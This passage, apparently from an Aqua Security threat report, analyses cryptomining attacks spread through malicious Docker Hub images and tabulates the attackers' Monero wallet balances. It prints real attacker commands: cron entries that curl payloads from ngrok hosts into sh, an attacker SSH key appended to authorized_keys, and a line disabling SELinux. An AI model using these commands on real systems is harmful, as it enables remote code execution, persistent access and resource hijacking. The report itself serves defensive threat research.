	Scripting		Disabling Security Tools	Private Keys	File and Directory Discovery		Data Encoding	
			File and Directory Permissions Modification		Process Discovery			
			File Deletion		Remote System Discovery			
					System Information Discovery			

Additional Capabilities

Defense Evasion and Persistence

The shell script 'd.sh', referred to from hereon as 'the shell script', contains more than 600 lines. We discovered that the shell script does the following:

1. Disables security measures and clears logs: 'echo SELINUX=disabled >/etc/selinux/config'
2. Kills numerous applications, notably other malware, and crypto miners.
3. Deletes files related to other malware/crypto miners, most of them from the '/tmp' directory.
4. Kills running rival malicious Docker containers and deletes their image.
5. Downloads the 'kinsing' malware and runs it.
6. Uses crontab to download and run the shell script every minute.
7. Looks for other commands running in cron, and if ones were identified, deletes all cron jobs, including its own. We are not certain why the attackers chose to do so, but that is what the script executes: 'crontab -l | sed ‹/update.sh/d› | crontab -'


Busybox

Image name: busybox

Tag: latest

Impact: Hijacking Resources by using a Cryptominer.

Attack Patterns: The research team identified a much more modest campaign that consisted of 63 attacks.




Entry-point

Type: Using a reverse proxy to download further instructions. The adversary also inserted his RSA key in the authorized_keys library to gain access persistency.

Mining pools: pool[.]minexmr[.]com[:]55555

Wallet IDs: 4AuKPF4vUMcZZywWdrixuAZxaRFt9FPNgcv9v8vBnCtcPkHPxuGqacfPrLeAQWK ZpNGTJzxKuKgTCa6LghSCDrEyJ5s7dnW



```
#First Script
sh -c chattr -i /etc/cron.d;
echo "*/1 * * * * root curl -s -L http://9f9f5578.ngrok.io/my2 | sh ; rm -f /etc/cron.d/1mmm" > /host/etc/cron.d/1mmm

#Second Script
sh -c cd /host/root;
mkdir .ssh;
chattr -i .ssh/authorized_keys;
echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQCmGp2UdDQVqfp+dt987Vqc6NXhb9t2iqZMqxahWDHooigE0OnjtsHLIAwXb
/vnmJBcJkjYpZE1nvfxVjCpsP9P7ixhXp1FnfZDQ2x5vx2vwhWV2hvsn7X6NFIwJrUVfXXoSOv0+8bhuEjUL3haxTnmp4A8+9mB36NJ
xIpJhl2czMfVdzJn5I3kfAzrPgGBLgiwnh+LHcCvSoxQH6B/vO4zb6R2/787039wvEQexH4CQkDa2s4+mvtu5TUP2Vs2SpHsR7/1EXb
ouWzCmrFrnJuJUZc6a/dbASa3COpkMTNpk7RURYrdo6NhlAU/D/YX8JWBvzhzg6HxEMuxFD5rmrvdYiSakIZumpZAzO3gaBPOLXnVQC
7ItRbZFkJRiyZl7iwrOdsaSi2NOIsNk0/WAmQ62+m32L3NaZXKzFYf3AkRXKnUlV4viJVx8w0t1QTKyzCUtDzB+MkJRy7IvaahGgxID
P+39PoCidtkzZgOrwSkAMGxN/4XHLjT5BSntmA/0kk3twZHtiaM4rPbkyU+vArqEscBZcstIjhGJuEJNJNu16hVOu5NIa1zJ05yrJpC
/O9Jam4bxW3fnDXwjbSYWqOzfJJ871bd0gXOXRiuk07Kynup25vEuO7eZt7+CaC6Oh2UD78NzYc5w85ZDiGc4ch9wvpLPaF1bvgSH0BA
VcO4w== server@localhost" >> .ssh/authorized_keys;
echo "*/1 * * * * root curl -s -L http://b0343c7b.ap.ngrok.io/p35|sh ; rm -f /etc/cron.d/1mmm" > /host/etc/cron.d/1mmm;
cron||crond; cat /host/etc/ssh/sshd_config|grep Port
```

Appendix B: Wallets

Unlike the balance of Bitcoin wallets, the balance of Monero is not widely available. Therefore, we suspect that some of the information below may be inaccurate. Nevertheless, the data available online supports our hypothesis. Four wallets had no data online since two of them were marked as "Account suspended due to reports of botnet activity" and the other two had no available data online.

As can be seen below, for the rest of the wallets (14), we found some data online:

Wallet ID (Truncted 8 chars)	**Affiliated Images**	**Wallet Balance**	**Wallet Annual Potential**
43U3d1PB...	gakeaws/nginx:v2.0, tanchao2014/mytest:latest	43.942 XMR ($2,366.2)	129.65 XMR ($6,981.16)
4Aotje6m...	alpine:latest	15.208 XMR ($818.92)	0
8BszDYwf...	kannix/monero-miner:latest	4.739 XMR ($255.17)	3.05 XMR ($164.48)
45dT4wkG...	hzuzu/hauto:latest	1.9 XMR ($102.32)	8.53 XMR ($459.51) ($129.23)
4453uAxM...	abailey000/debian:buster, felilca/ubuntu:latest	1.274 XMR ($68.63)	2.4 XMR
44zJ1Spa...	greekgoods/kimura:1.0	1.103 XMR ($59.38)	4.52 XMR ($243.14)
45TwKEr1...	pocosow/centos:7.6.1810, tanchao2014/mytest:latest, gakeaws/mysql:5.6	0.877 XMR ($47.24)	0
49KMEhmW...	patsissons/xmrig:latest, trezrez1187sourtour/ubuntu14.01:latest	0.714 XMR ($38.43)	81.9 XMR ($4,410.01)
44vjAVKL...	metal3d/xmrig:latest	0.106 XMR ($5.73)	0
46H5FPmG...	shaylsholmes/myubuntu:3.0	Less then 1 XMR and 1 USD	0
48Eo12mo...	vkhopade/nginx:v8.9	Less then 1 XMR and 1 USD	0
4AkArsv5...	kannix/monero-miner:latest	Less then 1 XMR and 1 USD	0
4AzhoKeE...	patsissons/xmrig:latest, bitnn/alpine-xmrig:latest	Less then 1 XMR and 1 USD	0
46yWpUDv...	martinplaner/xmrig:latest	Less then 1 XMR and 1 USD	0
48G8yqSq...	patsissons/xmrig:latest	Less then 1 XMR and 1 USD	0

Aqua Security is the largest pure-play cloud native security company, providing customers the freedom to innovate and run their businesses with minimal friction. The Aqua Cloud Native Security Platform provides prevention, detection, and response automation across the entire application lifecycle to secure the build, secure cloud infrastructure and secure running workloads wherever they are deployed.

Aqua customers are among the world's largest enterprises in financial services, software, media, manufacturing and retail, with implementations across a broad range of cloud providers and modern technology stacks spanning containers, serverless functions, and cloud VMs.

aquasec.com/research

blog.aquasec.com/topic/security-threats

@AquaSecurity

@AquaSecTeam

in/AquaSecurity

@AquaSecTeam